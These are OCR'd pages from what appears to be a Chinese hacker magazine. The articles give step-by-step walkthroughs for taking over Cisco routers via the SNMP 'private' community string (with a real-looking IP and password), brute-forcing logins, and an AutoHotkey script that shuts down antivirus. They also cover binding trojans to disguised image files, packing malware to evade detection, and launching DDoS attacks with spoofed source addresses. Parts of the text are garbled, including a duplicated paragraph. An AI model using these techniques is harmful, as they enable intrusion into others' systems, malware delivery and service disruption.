此外，由于 regcmd 提供了比 regshell 更多的命令，大家可以自己玩一下。像 ver 命令可以查看软件的版本号，services 命令可以直接切换到 HKLM\System\CurrentControlSet\Services 子键下，services1 命令可以直接切换到 HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal 子键下，run 命令可以直接切换到 HKLM\[HKCU]\Software\Microsoft\Windows\CurrentVersion\Run 子键下，挺方便的，如图 1-8。

```
: \hklm\software>ver  
  
Regcmd 0.85a  
Copyright (c) 2003 TIANWEI  
  
: \hklm\software>services  
: \hklm\system>currentcontrolset>services>services1  
: \hklm\system\CurrentControlSet\Control\SafeBoot\Minimal\run  
: \hklm\software\microsoft\windows\currentversion\run>
```

19

(3) regcmd2

从名字可以猜测它与 regcmd 应该差不多。事实上确实如此, regcmd2 只不过是界面不同于 regcmd 而已, 其实功能与 regcmd 差不多, 如图 19。




图 19

只要你能把 regcmd 给熟悉了, 对于 regcmd2 也

就能很快的上手。在此对于 regcmd2 的使用方法我就不多说了, 感兴趣的读者可以自己亲自玩一下 regcmd2, 就当是留给小菜们的作业吧!

在介绍了上述几款操作 Windows 注册表的小工具后, 喜欢收集黑软的朋友, 是不是也想将其放到你的黑客工具箱中呢? 是呀! 由于这几款工具, 各具特色, 并且小巧玲珑, 真可谓是“麻雀虽小, 五脏俱全”, 确实是黑客爱好者们居家旅行必备之工具! 堪称 Windows 注册表操作的“瑞士军刀”, 自然是“人见人爱”了!

(本文涉及的相关工具: regcmd.exe、regcmd2.exe、regshell.exe、scanreg.exe, 光盘中有收录。)X

简单破解Cisco路由器密码

黑侠

路由器是所有计算机网络, 包括同一 IP 网络的核心。它们是将组件连接到网络、将一个数据单元发送到下一目的地选择路径的设备, 它们为数据单元选择路由和网络传输点。路由器提供了出色的容量和速度, 可用于连接网络, 方便地传输低带宽和高带宽数据。可想而知, 如果你能控制路由器, 就相当于控制了整个网络。好, 下面我来介绍两种方法(注: 以下方法主要针对于 Cisco 系列的路由器)。

1. 通过路由器团体字符串设置为 private 来获取密码

路由器是简单网络管理协议(SNMP)兼容的, 它包含支持一组标准和专用 MIB 变量的 SNMP 代理。管理站点的开发人员需要准确的 MIB 树结构并在接收到完整的专用 MIB 信息之后, 才能管理 MIB。除 SNMP 管理站点 IP 地址、团体名称和访问权限之外的所有参数均可以从任何 SNMP 管理平台进行管理。如果团体字符串不存在, 则会禁止对设备进行 SNMP 管理访问。

路由器的默认团体字符串包括:

public —— 允许授权的管理站点检索 MIB 对象。

private —— 允许授权的管理站点检索和修改 MIB 对象。

首先, 打开工具 SolarWinds.2002 中的 IP Network Browser, 这是一款可以扫描到交换机和路由器的工具, 如图 1。

然后在“Beginning ip address”和“Ending ip address”中输入起始 ip 地址和结束 ip 地址, 点击“Scan Address Range”, 剩下的工作就交给程序了。不一会结果出来了, 如图 2。有一台路由器已经被扫描出来了, 也可以将扫描的范围设置的大些, 这样扫到路由器的几率也会高些。

打开 SolarWinds.2002 中的“Download Config”, 将 60.163.248.66 这台路由器的配置文件通




图 1




图 2

过TFTP下载下来，在“Router Hostname or IP Address”输入：60.163.248.66，在“Community String”中输入：Private，在“Save config to”输入你要保存的路径，为了方便，我保存到了桌面。在“TFTP Server Address”中输入本机的IP地址，单击“Copy Config from Router/Switch to Pc”，如图3。不一会儿，路由器的配置文件就会通过本地的TFTP下载到桌面上去了（注：在打开Download Config的时候，同时也会运行TFTP软件）。

然后，用 SolarWinds.2002 中的“Config Editor/Viewer”打开刚刚下载的配置文件，如图 4，该路由器的团体字符串是 Private，路由器的密码为：62513773。如果路由器的密码是经过加密的也没有关系，可以使用 SolarWinds.2002 中的“Router Password Decryption”来破解密码。打开“Router Password Decryption”，将密文填到“Encrypted Password”里，单击“Decrypt”，密码就会显示在“Decrypted Password”后面，如图 5。





图 5


如果某台路由器的团体字符串不为 Private，那么，使用图 3 进行下载配置文件时，会弹出一个窗口，则说明不能通过这个方法来获取路由器的密码，如图 6。



6



既然我们已经得到了该路由器的密码，那就 Telnet 到路由器上看看究竟吧！运行“cmd”，Telnet 60.163.248.66，输入密码：62513773，然后再输入“en”，如图 7。再次输入密码：62513773，进入特权模式。



七

现在这台路由器的生杀大权已经掌握在我们的手中了，想干嘛就干嘛，不过千万别搞破坏哦！

2. 用 Brutus 软件来破解路由器密码

当某台路由器的团体字符串不为 Private，或团体字符串不存在时，就只能直接来破解路由器密码了。

打开 Brutus，“文件”→“导入”→“Cisco-console”，在地址里输入 IP，在“Pass File”，选个字典，单击开始，Brutus 就开始猜测密码了，如图 8。破解的过程



四

(本文涉及的相关工具：超级解密之王 Brutus 汉化版、SolarWinds 2002 等，其中有收录) [5]

在非管理员帐户下运行 Windows 操作

Mickey

大家都知道“最小权限”是网络安全中一项非常重要的法则，经验告诉我们，要尽量少用管理员帐号登录系统，这样可以免受很多攻击。我平时就是用隶属于 USERS 组的用户进行网络浏览、游戏、日常办公，但有些时候要安装软件，给同事开共享文件夹、修改系统时间时就很不方便了，当然您可以注销当前用户，用管理员帐号登录系统来做相应的操作，再注销后用 USERS 组用户登录，可是，您不觉得这样很繁琐吗？

有人也许会说使用 runas 命令进行二次登录，但是在默认情况下，用 runas 启动 explorer.exe 程序是无效果的，如图 1。




图 1

虽然命令行下提示启动成功，可资源管理器并没有启动，这是因为当你在登录系统时，操作系统已经自动给你的 explorer.exe 分配好权限了，我经过几天的研究，发现两种方法可以绕过这样的限制。

方法 1：既然 runas 无法让 explorer.exe 启动，那我们可以让它启动 iexplore.exe 来打开 IE 浏览器，通过在 IE 浏览器里输入盘符，间接的来进行共享文件夹、安装软件、修改系统时间等操作，如图 2，图 3。



图 2



图 3

方法 2：之前提到过，Windows 默认情况下用 RUNAS 无法启动 iexplore.exe，那就意味着我们只要稍微修改，就可以使用 runas /nologon 来启动了。

先用管理员帐号登录系统，打开 Windows 资源管理器，点击菜单栏的“工具”→“文件夹选项”→“查看”，勾选“在单独的进程中打开文件夹窗口”→“确定”，如图 4。




图 4

经过这样的配置，我们以后就可以通过 runas 来启动 explorer.exe 了。

以上只是本人平时使用 Windows 的一些小经验，欢迎大家在论坛上与我交流。

小编注：为让读者更好的理解，再以安装 RealPlayer 为例操作一遍。在用户权限是 USERS 的时候，提示当前用户权限不够，是不让安装这个程序的，如图 5。




图 5

如果我们是在命令行下输入：runas /user:administrator RealPlayer10GOLD.exe，如图 6，那么，就可以顺利进行安装了，如图 7。



图 7

黑客也许真的和黑色有一种特殊的情结，漫长的黑夜里，当我们打开cmd的黑色界面，熟悉的操作着远方的肉鸡的时候，会更加体会到这一点。

前不久，微软公布了下一代命令行工具msh的beta版本，增加了一些新的命令和支持，今天我和大家一起与msh来一次亲密接触。

MSH顾名思义是microsoft command shell的缩写，它和其它的shell一样有自己的概念和丰富的脚本支持，可支持perl、python等很多脚本语言。此外它还是一个构建在.net framework基础上的完全面向对象的编程开发系统。它依赖于.net对象反射的元素数据来使动态脚本运作，不仅对于文本管道输出，而且对于大多数处理数据排列的命令的界面也是一样的，通过这种渠道使脚本和命令的执行更准确。

MSH支持所有的CMD命令，我们可以输入command让msh和cmd进行切换。但是cmd毕竟是cmd，MSH毕竟是MSH。所以我们有必要去学习一下msh。

一、MSH扫盲班

1. 安装：我们要体验MSH，首先要下载MSH的beta版本，另外最好电脑上有.net framework2.0 beta2的支持。

2. 运行：我们安装完成后直接在“运行”中输入msh，就可以开始我们的msh体验了。

3. MSH的一些概念：我们理解MSH的概念更有利与我们学习MSH命令。主要的概念就是cmdlet和alias，前者是MSH中操作命令的称呼，是与其它的外壳处理程序中的内置命令非常相似的一个小单元，一个cmdlet一般有一个动词和一个名词组成，中间用“-”隔开，如：set-location。我们可以用get-command查看命令具体的用法。例如：get-command set-location。后者说白了就是cmdlet的简称（别名），是为了减少用户的按键次数而提出的，我们可以输入get-alias查看别名与命令之间的关系。

二、MSH体验班

有了上面的基础，下面我们开始体验之行吧。

（一）操作进程和服务

各位黑友关注的一定是进程和服务的操作命令，下面我将一一介绍。在“运行”下输入MSH，打



临床宋伟

开msh，如图1。

```
msh> Microsoft Command Shell
Copyright (C) 2005 Microsoft Corporation. All rights reserved.
msh>
```

图 1

1.get-process

alias:gps ps

作用：查看我们的爱机中运行的进程，从中我们可以查看到各个进程cpu的使用状况、PID等信息，如图2。

Handles	RPMIO	TPMIO	UGIO	USIO	CPU(%)	Id	ProcessName
36	2	1004	3072	31	0.05	1872	conline
483	6	2488	18128	64	9.17	744	cress
68	4	956	3272	38	0.11	1868	ctfmon

图 2

2.stop-process

alias: spps kill

作用：结束某个进程

用法：spps/kill/stop-process进程的PID，例如：spps 512（QQ的PID）我们可以结束QQ进程。

3.set-service

alias: gsv

作用：查看系统中的所有服务信息，类似于CMD下的net start命令。

4.new-service

作用：在系统中安装新的服务。

用法：new-service [-service name] 服务名 [-path\pexecutable] 可执行文件的路径及文件名 [-displayname] 显示名称 [-description] 服务描述 [startuptype] 启动类型 [-credential]

如：把“D:\桌面\hacker\bat2exec.exe”添加成服务。我们可以输入：new-service -ServiceName dddd -Path\pexecutable "D:\桌面\hacker\bat2exec.exe" -displayName dddd -Starttype automatic，如图3。打开“我的电脑”→“管理”→“服务”查看，我们的服务成功的添加，如图4，这个东东可是比intserv强多了。

```
[B] new-service -ServiceName dddd -PathToExecutable "D:\桌面\hacker\bat2exec.exe"
new-service : A parameter cannot be found that matches parameter 'StartType'.
At line:1 char:185
+ new-service -ServiceName dddd -PathToExecutable "D:\桌面\hacker\bat2exec.exe"
+-----^
+-----^
```

图 3

ddd	自动	本地系统	
DefWatch	已禁用	本地系统	
DHCP Client	启动	自动	本地系统

图 4

5.restart-service

作用: 暂停某个服务并重新启动它。

用法: restart-service [服务名字]

6.stop-service

作用: 终止某个服务, 类似于 net stop。

用法: stop-service[服务]

7.resume-service

作用: 继续执行某个被暂停的服务。类似于 net start server。

用法: resume-service [服务]

8.set-service

作用: 设置某个服务的信息, 如服务名称、启动类型、显示名称等。

用法: set-service [-service name] 服务名 [startuptype] 启动类型 | -displayname] 显示名称 [-description] 服务描述

如: 我们设置

terminal service 的相

关信息, 输入: set-

service termService

-descriptoin “不用

就删除吧! ”。我们在

描述中就可以看到

terminal service 的描

述信息成了“不用就删除吧! ”, 如图 5。



图 5

(二) 操作磁盘**1.get-drive**

alias: gdr

作用: 返回系统中所有的盘符、注册表两个键、当前的磁盘路径。

这里需要说明一下 M S H 的默认磁盘路径: c:\document and settings \[user](您的计算机的系统分区是 c 的情况), 如图 6。

2.set-location

alias: sl cd chdir

作用: 转换路径。

ide	Provider	Root
laz	Alias	
	FileSystem	C:\
ert	Certificate	\
	FileSystem	D:\
re	FileSystem	E:\
munction	Environment	F:\
ROM	Function	P:\
KLM	Registry	HKEY_CURRENT_USER
	Registry	HKEY_LOCAL_MACHINE
variable	FileSystem	J:\
	Variable	

图 6

类似 c d , 但是注意在转换根目录时应该输入 “c d \”, 而不是 cmd 下的 “cd \”。也就是说在 cd 和 “\” 之间加输一个空格。

3.get-location

alias: gl pwd

作用: 查看当前的路径, 我们可以用这个命令得到当前的路径, 我们是这样得到的 M S H 的默认路径。

4.push-location

作用: 放入堆栈, 具体的操作我们在下一个命令的时候一起举例。

5.pop-location

作用: 出堆栈。

说明: 当我们进到 c:\ windows 时, 我们输入 set-location c:\ windows 。随后我们输入 push-location。

当我们改变了磁盘路径的时候但是又想回到 c :\ windows 时, 我们可以直接输入 pop-location, 就可以回到原来的 c :\ window 。

如: 在 M S H 下输入:

```
set-location c:\windows
dir
push-location
set-location c:\windows\system32
dir
pop-location
```

您就可以看到这两个命令的妙处了。

(三) 文件的操作**1.get-content**

alias: gc cat type

作用: 查看文件的内容。

2.get-childitem

alias: gci

作用: 显示指定路径下的目录结构, 类似于 cmd 下的 dir 。

说明: 如果省略[路径], 则显示当前文件目录结构。在所得到的目录结构中, 我们可以查看某个项目是文件还是文件夹。如果是“Mode”列的第一个字母是“d”表示是一个文件夹。另外通过该命令可以查看文件或者文件夹创建的日期和时间等信息。

3.remove-item

alias: ri del erase rm rmdir rd

作用: 删除指定的文件或者文件夹。注意这个命令类似于 shift+del , 删除的文件不会存在于回收站里, 而是直接删除。

4.copy-item

alias: cpi cp copy

作用：复制文件到指定的磁盘目录。

说明：这个命令有一个参数“-resource”，我们在copy文件夹的时候，如果加上这个参数，就会连文件夹中的文件一起copy，不加这个参数只会复制文件夹而不会复制文件夹中的文件。按照大家的意图进行操作。

5.move-item

alias: mi

作用：移动指定的文件到一个指定的磁盘位置。

说明：这个命令类似于cmd下的move，但是这个命令只能移动文件不能移动文件夹。

6.new-item

alias: ni

作用：新建文件夹，类似于cmd下的md。

说明：该命令可用于指定位置建立一个文件夹或者文件。如果在命令中直接指定文件（夹）名称，则系统会提示要求在“type”后指定要建立的对象是文件还是文件夹。输入“d”是建立文件夹，输入

MSH> new-item pp (Type ?? for Help.) Type: f		
Directory: FileSystem::F:\Documents and Settings		
Mode	LastWriteTime	Name
f	二月 04 09:26	pp

图 7

“f” 建立文件。如：在D盘中建立一个pp文件夹，我们输入：new-item d:\pp，提示输入“type”的时候输入f，就会在该文件夹下建立一个0字节的文件，如图7。

7.rename-item

alias: rmi ren

作用：对已经存在于爱机上的文件进行重新命名操作。

8.add-content

alias: ac

作用：在指定文件中添加内容，类似于echo content >>filename。

说明：执行命令的时候，系统会要求输入要添加的内容，如果需要添加则在value[0]后直接输入，如果要输入很多行，依次在value[1]、value[2]等后输入就可以了。

好了，MSH整个体验就到此结束。大家学习的时候注意帮助文件的帮助，就是前面说的get-command和get-alias。

（本文涉及的相关工具：microsoft command shell，光盘中有收录。）

让杀毒软件和黑客工具“和平共处”

花的神明

在当前病毒、木马、间谍软件等恶意程序横行的今天，相信大家为了保护自己的爱机，一定都安装了各种各样的杀毒软件。但是对于我们这些菜鸟来说，出于研究黑客技术的需要，大都在硬盘上“存储”了形形色色的黑客工具，组建了自己的黑客工具箱。可是，在开启杀毒软件或者防火墙的情况下，当打开保存黑客软件的文件夹，浏览需要的黑客工具时，杀毒软件必然和黑客工具这个“冤家”见面，杀毒软件会毫不客气的将我们辛苦找到的宝贝工具除掉。为了让杀毒软件和黑客工具“和平共处”，一般的做法是暂时关掉杀毒软件运行窗口，并通过中止相关的服务进程，让杀毒引擎停止运行。但是这样的操作实在太麻烦，一旦忘记关闭杀毒软件，在打开黑客工具箱的时候，让杀毒软件狂删一通，我们的“损失”就大了。实际上，即使在杀毒软件中设置“发现病毒时，询问用户”功能，但有些情况下，杀毒软件还是自作主张的直接删除。为此，我向初学者介绍AutoHotKey这款功能强大，提供丰富脚本控制语言的工具软件，我们要用其设计一个简单的脚本程序，当运行该脚本程序时，自动关掉杀毒引擎，然后打开存放黑客工具的文件夹，当离

开该文件夹时，自动开启杀毒软件。以瑞星2006为例进行说明，如果需要控制其它杀毒软件的运行，具体脚本的设计与之大同小异。

一、初试手艺

打开Windows资源管理器，任选一个文件夹，在空白处点击右键，在弹出菜单中依次选择菜单“新建”→“AutoHotkey Script”，在当前路径下新建一个AutoHotKey脚本文件，将其改为合适的名字（例如“实例.ahk”）。在该文件的右键菜单中选中“Edit Script”，打开脚本编辑器。在脚本编辑器窗口开头处按回车键另起一行，输入“# space::Run www.google.com”（图1）。这里的“#”号代表键盘上的Win键，space表示空格键，“::”表示分隔符，“Run”表示执行后面的命令语句。保存后双击该文件，激活AutoHotKey主程序，同时按下Windows键和空格键，指定的网址www.google.com就打开了。一般来说，在AutoHotKey中字符键的名称（如A-Z, a-z, F1-F12等）和原字符相同，只是控制键比较特别，例如“!”表示ALT键等，在帮助文件中列出了详细的键位名称。




图 1

二、控制脚本的编写

脚本的编写目标是当按下某个热键（例如 Alt + F1）时，出现文件夹选择对话框，能在其中选择黑客软件存放的路径（包括文件夹或者磁盘），当路径选择完成后，脚本自动关闭瑞星 2006 监控程序以及防火墙，同时中止 ravmon.exe、ravtask.exe 等瑞星进程。然后自动打开保存黑客工具的文件夹，当使用完黑客工具后，当程序探测到指定文件夹被关闭时，重新启动瑞星监控程序和防火墙。脚本很简单，完整的代码如下：

```

!F1:::
FileSelectFolder, OutputVar, , 3
if OutputVar =
    MsgBox, 没有选择一个文件夹.
else
    RegWrite, REG_DWORD, HKEY_CURRENT_USER, Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetStateFullPath,1
    Run net stop rfwservice
    Run net stop rsavmon
    process,close,ravmon.exe
    process,close,ravtask.exe
    process,close,rav.exe
    Run %OutputVar%
    WinWait, %OutputVar%
    WinWaitClose
    Run net start rfwservice
    Run net start rsavmon
    Run,D:\Program Files\Rising\Rav\RavMon.exe
    Run,D:\Program Files\Rising\Rav\ravtask.exe
    RegWrite, REG_DWORD, HKEY_CURRENT_USER, Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetStateFullPath,1
|
Return

```

注意，这里使用的 AutoHotkey 的块结构，以热键为开始标志，以 Return 为结束符。块结构的优点是结构严谨，分类清晰。脚本中的“!F1”表示组合键 ALT + F1，“!”表示 ALT 键，F1 表示 F1 键。首先使用 FileSelectFolder 关键字，表示将弹出文件夹选择对话框（图 2）。接着判断是否选择了有效的路径，否则出现出错提示窗口。如果选择了有效的

路径，将文件夹名称保存在指定变量 OutputVar 中。为例便于控制流程，这里首先使用了 RegWrite 关键字对注册表路径 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState 下的FullPath 键值进行更改，将其值改为 1，这样资源管理器的标题栏就显示出完整路径信息。利用 Run 指令运行命令，Run 后面可以跟程序名或 Windows 命令行，如果使用命令行的话，后面必须带上“%”符号。使用 Process 关键字配合 Close 参数可以关闭指定的进程。然后利用脚本“Run %OutputVar%”打开黑客程序所在文件夹，这样，瑞星 2006 就彻底关闭了，瑞星 2006 有个特点，当停止其核心进程时，会出现确认对话框，相比之下，金山毒霸等就显得“很安静”。然后就可以自由的使用黑客工具了。接着脚本利用 WinWait 和 WinWaitClose 关键字监控黑客工具所在文件夹是否关闭，一旦指定文件夹关闭的话。马上启动瑞星 2006 的相关进程以及核心程序，同时修改注册表，恢复资源管理器标题栏的默认显示设置。这里假设瑞星安装在 D 盘，可根据需要修改。

三、浅析瑞星 2006 的主要程序

RavMonD.exe，这是瑞星 2006 的病毒监控主程序，提供对系统实时监控，由服务 Rsavmon 负责启动；它在后台运行，默认状态下处于自动启动状态，在 Windows 2000 / XP 核心加载之前启动；RavMon.exe，这是瑞星的病毒监控 Shell 程序，它带有一个运行界面，当其运行时，在任务栏托盘中出现绿伞图标，利用该程序可以对监控项目和设置进行调整；Rfwmain.exe，这是瑞星防火墙主程序，启动所有的防火墙监控服务，由服务 Rfwservice 负责启动；Rav.exe，这是瑞星杀毒软件主程序；RavTask.exe，这是瑞星的任务调度程序。



N.C.P.H 系列黑客工具一览

天涯衰草

在06年第一期杂志中，有一篇介绍“N.C.P.H常用攻防网络入侵工具”的文章，其实由“N.C.P.H工作室”推出的系列工具还有很多，下面我就对其他的一些小工具进行一下介绍，用户可以从中选择你喜欢的工具来使用。

N.C.P.H终结免查杀捆绑器

工具还包括免杀、属性修改、图标修改等功能。首先运行N.C.P.H终结免查杀捆绑器，在弹出的窗口中进行设置。首先在“1-请选择要绑定的第一个文件：”选项中设置被捆绑的文件，一般都是木马、后门程序这样的恶意文件，接着在“2-请选择要绑定的第二个文件：”选项中设置需要捆绑的文件，可以是一张图片、一段视频等等，然后在“3-请选择捆绑后生成的目标文件：”选项中设置捆绑后生成的目标文件的路径和名称。如果需要对捆绑生成的文件图标进行修改的话，点击“打开ICO图标”按钮，用户可以从工具附带的ICO文件中选取相应的图标，当然也可以选择你喜欢的其他图标文件。这里需要提醒用户，N.C.P.H终结免查杀捆绑器只支持ICO格式的图标文件，不能从其他的EXE、DLL文件中提取相应的图标进行使用。最后点击“开始捆绑”按钮就可以成功捆绑呢。

文件捆绑成功以后，我们还可以进行图标更改和文件属性的操作。点击“3-请选择捆绑后生成的目标文件：”按钮选择刚刚捆绑完成的文件，点击“打开ICO图标”选择喜欢的ICO图标文件，点“修改EXE图标”即可完成图标修改；接着再选择用户想修改的属性，点击“修改属性”按钮即可成功的对文件属性进行修改。N.C.P.H终结免查杀捆绑器采用了捆绑后再更改图标和属性的方法，这样使用灵活性更强。因为我们捆绑完成了一个木马程序，图标是图片的格式，当你想欺骗对方说是一个视频文件时，就需要重新捆绑一次显得很麻烦，现在只需要重新更改一下图标即可，如图1。




图 1

后生成的目标文件：“”按钮选择刚刚捆绑完成的文件，点击“打开ICO图标”选择喜欢的ICO图标文件，点“修改EXE图标”即可完成图标修改；接着再选择用户想修改的属性，点击“修改属性”按钮即可成功的对文件属性进行修改。N.C.P.H终结免查杀捆绑器采用了捆绑后再更改图标和属性的方法，这样使用灵活性更强。因为我们捆绑完成了一个木马程序，图标是图片的格式，当你想欺骗对方说是一个视频文件时，就需要重新捆绑一次显得很麻烦，现在只需要重新更改一下图标即可，如图1。

N.C.P.H专用DDoS

虽然这种电子炸弹的攻击工具有很多，但N.C.P.H专用DDoS还是有很多它本身的特点的。运行N.C.P.H专用DDoS，在“攻击地址”选项中输入你要攻击的IP地址，然后在“起始端口”和“终止端口”输入需要攻击的端口，一般我们只需要输入80端口即可。接着在“线程数量”中输入攻击的线程数，如果你的计算机性能不错，而且网络带宽也非常大的话，可以将数字设置的大一些。如果用户怕被远程用户追踪到自己的话，可以在“伪装本地地址”选项中任意的输入一个IP地址。这样，别人就无法追踪到我们呢，这也算是N.C.P.H专用DDoS的一大亮点吧。所有的设置完成以后，点击“添加任务”按钮将任务添加到列表中，点击“开始”按钮就开始进行攻击呢。“N.C.P.H专用DDoS”可以同时执行多个攻击任务，这也是其他类似工具没有的功能（图2）。最后提醒大家一句，由于DDoS是非常恶劣的一种攻击方式，所以大家一定要慎用。




图 2

N.C.P.H木马免杀加壳器

这是一款保护木马、后门等恶意程序不被查杀的免杀工具。

该工具采用汇编语言进行编写，使用了代码变形加花指令技术对恶意程序进行加密保护。

图 3 ·

运行 N.C.P.H 木马免杀加壳器，直接点击“打开”按钮选择需要保护的软件，然后点击“保护”即可（图 3）。经过测试，用该工具加密过的恶意程序可以成功躲过现有杀毒软件的查杀。

pcanywhere 扫描工具

Symantec pcAnywhere 是赛门铁克公司出品的最优秀的远程管理软件，包括许多新功能以及管理员工具，它们可以提高安全性、优化性能，并使该软件更易于使用和定制，使用户得以远程连接另一台计算机，打开用户拥有访问权限的文件或程序并进行处理，就像用户正面对面使用这台计算机一样，默认端口是 5631。通过 pcanywhere 扫描工具就可以扫描到安装了 pcanywhere 服务端的远程计算机。运行 pcanywhere 扫描工具，在“Start Address”和“End Address”选项中分别输入扫描 IP 地址的起始段和终止段，然后点击“Scan”按钮就可以开始扫描呢（图 4）。当扫描到安装了 pcanywhere 服务端的 IP 地址后，我们就可以直接用 pcanywhere 的客户端进行连接控制。



图 4

N.C.P.H 扫描破解利器

从程序的名称中我们已经看出，N.C.P.H 扫描破解利器是一款用于远程破解的工具，虽然在功能上还不能和 X-scan、流光这些强大的破解工具相媲美，但毕竟 N.C.P.H 扫描破解利器有它的特点。

运行 N.C.P.H 扫描破解利器，点击“扫描”菜单就可以查看到程序的扫描选项。N.C.P.H 扫描破解利器可以扫描的内容包括计算机、FTP/POP、IIS、NT 密码、操作系统、端口等内容。有的命令只能进行扫描操作，比如“计算机”命令，在弹出的“Scan”选项中可以设定 IP 地址的扫描范围，用户既可以对一个 IP 地址段进行扫描，又可以对某段 IP 地址进行单独的扫描（图 5）；在“Options”选项中对扫描的相关选项进行设置，包括扫描的线程、时间、重试、以及输出文件等内容（图 6）。所有的内容设置完成后，点击“扫描”按钮就可以开始进行扫描。扫描完成后，扫描的结果就会出现在输出文件中。

有的命令在扫描的过程中还有破解的内容，比如“FTP/POP”命令，在“Scan”选项中就设置扫描的 IP 地址和端口，接着在“Options”选项中设置用于服务破解的文件信息，包括密码文件和用户文件。如果用户手中没有现成的文件的话，

可以通过“暴力破解”选项随机生成相关的密码来进行破解（图 7）。




图 5



图 6



图 7

如果用户既没有破解使用的文件，又不想使用随机生成的密码进行破解，那么通过程序其他的命令可以生成需要的文件。点击“信息”菜单下的“密码信息”命令，在弹出的窗口中进行设置。程序既可以随机生成密码，又可以将所有可能的密码进行任意的组合。在“随机”配置中，我们只需要设置密码的组合内容和个数即可；而通过“所有可能的组合”配置中，用户也只需要密码的长度和组合

内容即可（图8）。

“信息”菜单下除了配置用户、密码文件的命令以外，还包括Ping、发送消息、SID信息、跟踪等命令。Ping、发送消息这些常见的命令就不讲了，下面主要讲讲“SID信息”这个命令。“SID信息”这个命令主要用于将用户名和SID信息进行关联，通过IP地址和用户名可以得到SID信息，通过SID信息可以得到远程计算机管理组的用户名（图9）。

